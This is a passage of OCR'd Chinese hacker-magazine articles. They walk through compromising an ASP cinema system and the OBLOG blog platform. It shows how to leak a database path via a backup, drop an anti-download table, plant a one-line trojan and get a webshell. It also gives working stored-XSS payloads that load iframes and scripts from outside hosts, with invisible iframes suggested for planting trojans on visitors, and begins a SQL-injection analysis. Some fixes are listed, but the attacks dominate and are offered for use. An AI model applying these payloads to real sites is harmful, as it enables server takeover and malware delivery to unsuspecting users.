第二天，由于没有拿到webshell，所以上课的时候心里还在惦记着。这时，突然想到前几期《黑客手册》上介绍的另类备份文件的方法：先把conn.asp备份成txt类型的文件，然后查看就能得到数据库路径了。说干就干，下课后，回寝室打开电脑，再次进入后台。因为这套程序连接数据库的文件是articleconn.asp，所以在当前数据库路径写上../articleconn.asp，备份到网站根目录下，如图6所示。




图6　备份数据库连接文件

然后打开“http://192.168.1.135/mayi/conn.txt”看结果，如图7所示。

```
<%
  connstr="DBQ="+server.mappath("data/mayi.asp")+";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};"
 set conn=server.createobject("ADODB.CONNECTION")
' connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
 conn.open connstr
%>
<%
function chkcookie(fString)
fString = replace(fString, "'", "")
fString = replace(fString, " ", "")
chkcookie = fString
end function

%>
```

图7　查看备份得到的数据库连接文件内容

可以看到数据库的路径是“data/mayi.asp”。那我们再打开数据库看看 http://192.168.1.135/mayi/data/mayi.asp，如图 8 所示。




图8　打开数据库

显示“Script 块缺少脚本关闭标记(%>)”。由经验知道其肯定是加入了防下载的表，我们打开数据库看了下，果然有个 nodown 的表，这个表就是防下载的。不能下载了，插入一句话木马也没有用啊！晕，得到 webshell 真就这么难吗？不过，值得高兴的是现在情况比昨天好些，我也有了一定的思路了。




图9　打开删掉防下载表后的数据库文件

第三天早上起来，继续想着在后台拿 webshell 的方法。当我再次认真地看了看后台的每个功能后，突然想到，可以执行 SQL 语句啊！因为存在 nodown 这个表，所以才不能下载，也不能插入一句话木马的。但既然可以执行 SQL 语句，就可以用 SQL 语句来删除这个表啊，这样不就可以插入一句话木马了吗？说干就干，我马上在 SQL 里写入 drop table nodown 执行，打开数据库，如图 9 所示。




图10　查看插入一句话木马的数据库

显示的全部是乱码，没有显示“Script 块缺少脚本关闭标记(%>)”，那说明已经成功了，可以插入一句话木马了。在后台公告栏里加入一句话木马，再打开数据库看看效果，如图 10 所示。

看到上面的显示就说明成功了，马上打开一句话木马客户端提交上去，终于成功拿到 webshell 了，真爽！

其实这套影院系统还有一个上传漏洞，就是动力的无组件上传漏洞，也就是 upfile.asp 这个文件，我想大家应该都很清楚了，方法就不用我多说了吧。不过网上的这套影院系统把 upfile.asp 文件都删了，所以用我这种方法还是有比较管用的。

最后总结下这次思路：首先通过 wantlogin.asp 这个文件没有过滤单引号，从而产生了字符型注入，通过手工猜出了管理员的用户名和密码，进入后台再通过备份连接数据库的文件为 .txt 型，在浏览器中查看到数据库路径，因为数据库中有防下载的表，所以用后台 SQL 语句删除防下载的表，再写入一句话木马，从而最终拿到 webshell。

希望这篇文章能给大家在后台拿webshell时提供一个新思路！（文章中作者做的手工注入工具 .htm 已经收录在光盘中。）

编辑点评： 前段时间“蚂蚁”就闹得很火，不想现在又出了漏子。出问题的文件是 wantlogin.asp（好像是用来恢复密码的），注入回显是通过弹出窗口来提示的，导致一般的注射工具失效。手工猜解的过程是繁琐点，但只要你能猜完管理员的用户名和密码，进入后台后就可以试试用作者提供的思路来拿 webshell 了。



黑客专题

OBLOG跨站－提权－暴破之旅

前序：“各位旅客请注意，飞往北京的 51－7 次航班即将起飞，请搭乘本次航班的旅客到 5 号登机口办理登机手续……”，俺可是头次坐飞机，可不能晚点了！拿着票飞奔往 5 号登机口，忽然，感觉脚被绊了一下，“啊”的一声，我醒了！俺的北京七日游啊！就这样泡汤了！如果老天再给我一次机会，我一定看好脚底下，不跑那么快了…… 可惜机会是不会重来 DI，那这七天怎么过啊？对了，不如来个“代码”七日游吧！

第一站：在OBLOG中玩跨站！

前段时间看到动网、动易和 OBLOG 发布了缔结战略联盟公告书，给人一种强强联手的感觉！不知网上有没有整合后的程序？问了问百度，又看了看 GOOGLE，均无收获！既如此，那就单挑吧！动网与动易的文件太多，还是 OBlog 体贴人，程序简洁，就选 Oblog 吧！

OBLOG 是一款支持多用户的博客程序，正因为这点，才让许多朋友聚在了同一屋檐下，如图 1 所示。但是当我们好奇地点击“博客”链接，浏览这些信息时，却经常会不知不觉地中了木马！你问为什么？还不是跨站惹的祸！不信？那俺就让你瞅瞅！




图 1　博客信息选项

先看图 1 中的博客信息，分别是“用户 id”、“blog 名”、“来自”和“日志”这四项，当把鼠标移到某个“用户 id”上的时候，还会看到更多的信息，如图 2 所示。这其中有“性别”、“QQ”、“MSN”、“主页”和“注册时间”。




图 2　更多的用户信息

OK，信息侦察完毕，转入测试进程！先注册一个用户“jmdcw”，登录“用户管理”后直奔“参数设置”中的“修改个人资料”，如图 3 所示。




图 3　修改个人信息页面

将此页所显示的个人信息同前面列出的项目对比，发现只有“性别”、“来自”、

"主页"、"QQ号码"、"MSN"在该页面可以修改，而"性别"和"来自"采取的是选择框，不好直接测试；但"主页"、"QQ号码"、"MSN"使用的则是文本框，适合直接测试。再看一下数据库中这三项的字段类型，均是"文本"格式，"QQ"和"MSN"的长度限制在50，而"主页"则是100，还是"主页"给面子，嘿嘿，那就把它列为重点吧！在"主页"中输入跨站语句："<iframe src=//www.nohack.cn/book/0605.htm width=100 height=100></iframe>"，查一查字符数，才73个，离100还早着呢！更新资料成功后，打开首页中的"博客"链接，并没有出现预想的结果。当移动鼠标到"jmdcw"名称上，显示的效果如图4所示。




图4　查看输入语句的显示效果

代码并没有执行。难道被屏蔽了？看来还得从当前页面的源代码入手，查找一下原因。图4的源码如下：

```
<a href='blog.asp?name=jmdcw' title=' 点击进入jmdcw的blog页面
=== 用 户 信 息 ===
性别：男

QQ：未填
MSN：未填
主页：<iframe src=//www.nohack.cn/book/0605.htm width=100 height=100></iframe>
注册：2006-5-4 22:28:06'>jmdcw</a>
```

哇！跨站代码竟然完好无损地在源码之中！但为什么没有实现跨站效果呢？经过分析后找到如下原因：原因之一，所有的用户信息，包括跨站代码都被"title"后的单引号统治了，跨站代码在里面被当作文本了，而解决的方法就是在"<iframe"前加入一个单引号；原因之二：HTML也讲究对称，有"<"开始，也要有">"结束，所以还要在<iframe"和单引号之间加入一个">"，以满足"<a href"的条件。这样，"<iframe"前面的代码算是摆平了，再来构造"</iframe>"后的代码。和前面的方法一样，加入"<t='"代码就能满足后面的各项条件。构造好的代码如下：

```
未填'><iframe src=//www.nohack.cn/book/0605.htm width=100 height=100></iframe><t='
```

更新后，再次刷新"博客"显示页，如图5所示，跨站出现了。再看一下"用户id"上的链接，除了注册日期没有显示外，其他的都显示出来了。如果再将上面代码中的长和宽都改为0，那么潘多拉的魔盒不就悄悄打开了吗？（注：在"主页"框内输入跨站代码时，最好先在文本中构造，然后再复制到此处以避免写错。）




图5

上面所展示的跨站漏洞有个缺陷，即不能显示注册日期。如果你是完美一族，那就放弃对"主页"的修改，可以把目标改为修改"来自"内容，比前面稍微麻烦一点。对更新资料时进行抓包，得到了如下提交信息：

```
nickname=&o_nickname=&truename=&sex=1&province=%B1%B1%BE%A9&city=%B6%AB%B3%C7&y=&m=&d=&job=&Email=520@cc.com&homepage=&qq=&msn=&tel=&address=&action=saveuserinfo
```

其中的"province=%B1%B1%BE%A9&city=%B6%AB%B3%C7"是用户注册省份和城市的16进制转换，但在"更改个人资料"页，这一项是可以为空的，这样就给我们构造跨站语句提供了很好的空间。经过一番尝试，将上面的提交信息去繁就简，挑出了以下必填字段："action=saveuserinfo&Email=520@cc.com"。

在对"user_setting.asp"文件分析后，发现其接收资料采取的是request()方式，所以直接在URL中输入构造的语句，一样可以修改个人资料。如图6所示，跨站又出现了！

```
http://127.0.0.1/oblog312/user_setting.asp?action=saveuserinfo&Email=520@cc.com&province=<script src=//www.pc010.cn/1.js></script>
```




图6　在来自处构造跨站语句显示效果

注："1.js"存放在一个拥有权限的网站内，其内容是：

```
document.write("<iframe frameborder=0 width=100 height=100 scrolling=no src=http://www.baidu.com></iframe>");
```

看看天色已晚，这一站的旅行就到此结束吧，不过在走人之前，还是要了解一下跨站漏洞的形成原因。更改资料所涉及的ASP文件是"user_setting.asp"，在将资料写入数据库之前，用的是如下过滤方式："rs("homepage")=oblog.filt_astr(request("homepage"),100)"；把数据输出到"个人资料修改"页时用的语句是："value="<%=oblog.filt_html(rs("Homepage"))%"；而读取到"listblogger.asp（博客）"页时用的则是这样的语句："

```
title=title& vbcrlf & "主页："
if rsmain(7)<>"" then
title=title& rsmain(7)
else
title=title& "未填"
```

直接从数据库中读取，其实这种读取方式在OBLOG中还有好几个地方，比如后台中的"MSN"显示语句："MSN：<INPUT name=msn value="<%=rsUser("Msn")%>"size=30 maxLength=50>"。

思路是不是清晰了？OBLOG在写入个人资料时用自定义的"filt_astr"将长度限制在100之内，在读取资料到"个人资料修改"页用"filt_html"进行过滤，而读取到listblogger.asp"（博客）页，采取的却是拿来主义。病因找到了，那就简单开个方子吧！处方如下：

1、修改oblog.filt_astr(字符串,长度)中的长度为20，包括其他的一些个人资料也一并修改。

2、个人资料在写入数据库之前或从数据库读取之后用oblog.filt_html过滤。

编辑点评： Oblog在多用户Blog领域还算是响当当的。在同一个屋檐下的用户是不是喜欢到处逛逛，查看别人的信息呢？看了这篇文章是不是觉得很危险呀，搞不好就被人挂了马，哎，防不胜防呀！然而利用的余地还远不仅跨站，在SQL版本的Oblog中，还可以提升权限。至于具体怎么用，看完本栏目的另外一篇文章你就知道了。

第三站：又见数组——在OBLOG3.1 SQL版中提权

从本文你可以学到：
1、Oblog3.1 SQL版本的漏洞产生的原因。
2、漏洞的分析和利用探索。
3、漏洞的修补。

不知道《黑客手册》的读者是否还记得2006.3期中“firstsee”写的《BBSXP 6.0 sp1上传注入漏洞利用》，作者利用一个数组漏洞拿到了管理员权限。我在看“OBLOG3.13”版的源码时，发现在“user_post.asp”中竟然也有类似的一段源码！

```
sub savelog()
............
log_pics=trim(request("log_pics")) '获取log_pics提交值
............
if isdraft=0 then  '照片直接发布
............
blog.progress int(7/p*100),"更新图片连接..."
if t="1" then Call UpdatePicLinks(log_pics,tid,log_blogteam,
log_classid,log_subjectid,log_password,log_ishide) '此处执行后面的UpdatePicLinks过程。
blog.progress int(8/p*100),"更新站点信息..."
............
blog.progress int(10/p*100),"提交完成!"
............
End Sub
............
'更新图片连接与日志的关联
Private Function UpdatePicLinks(byval sPics,byval sLogid,
byval sUserId,byval SysClassId,byval UserClassId,byval
log_password,byval log_ishide)

Dim aPics,i,sPic,ispw
sPics=Trim(sPics)   'spics 是前面更新图片连接时提交过来的log_pics值
............
aPics=Split(sPics,VBCRLF)  '用VBCRLF对sPics进行分割
For i=0 To UBound(aPics)
sPic = Trim(aPics(i))  '用for循环取出数组的下标
If sPic<>"" Then
Select Case LCase(Right(sPic,3)) '截取数组下标后三位
Case "jpg","gif","png","bmp","tif"  '如果符合
Call oblog.Execute("Update oblog_upfile Set logid=" & sLogid
& ",sysClassId=" &SysClassId &", UserClassId=" & UserClassId
&"",isphoto=1,isPower="&ispw&" Where file_path='" & sPic &
"' And userid=" & sUserId) '更新ublog_upfile表。
Case Else  '如果后三位不是图片格式，那么执行的就是无。
End Select
End If
Next
End Function
```

在上面这段代码中，虽然“log_pics”在提交过程中绕了好几圈，但最终还是毫发无损地传递给了“UpdatePicLinks”，在这个过程中，“VBCRLF”代表的是“Chr(13) & Chr(10)”（回车符与换行符），Split函数则用其做关键字，对传递进来的“log_pics”进行分割，然后再交给FOR循环，在进入SQL语句之前，先用“Right”截取下标值的后三位，如属于“jpg”等图片格式，就把提交来的“log_pics”值放入SQL中运行，否则就Byebye了！按照这个流程推算，如果提交的“log_pics”值是“图片路径' and 1=1 and 'jpg'='jpgVBCRLF”，那么在经过一道道关卡后，aPics(0)的值就是“图片路径' and 1=1 and 'jpg'='jpg”，当把这个值赋予sPic，那么“update”中最后的“where”（条件）就变成了如下格式（假设userid是123）：

```
file_path='图片路径' and 1=1 and 'jpg'='jpg' And userid=123
```

瞧，这不就是巨经典的“1 = 1”注入吗！

因为OBLOG禁止了外部提交，所以要先抓取一个正常发布的数据包作为试验品。依次点击“用户管理”－“相册管理”－“添加相片”，在“发表相片”窗口内填入必填的信息，再选择一个图片上传，填写完成后的窗口如图1所示。

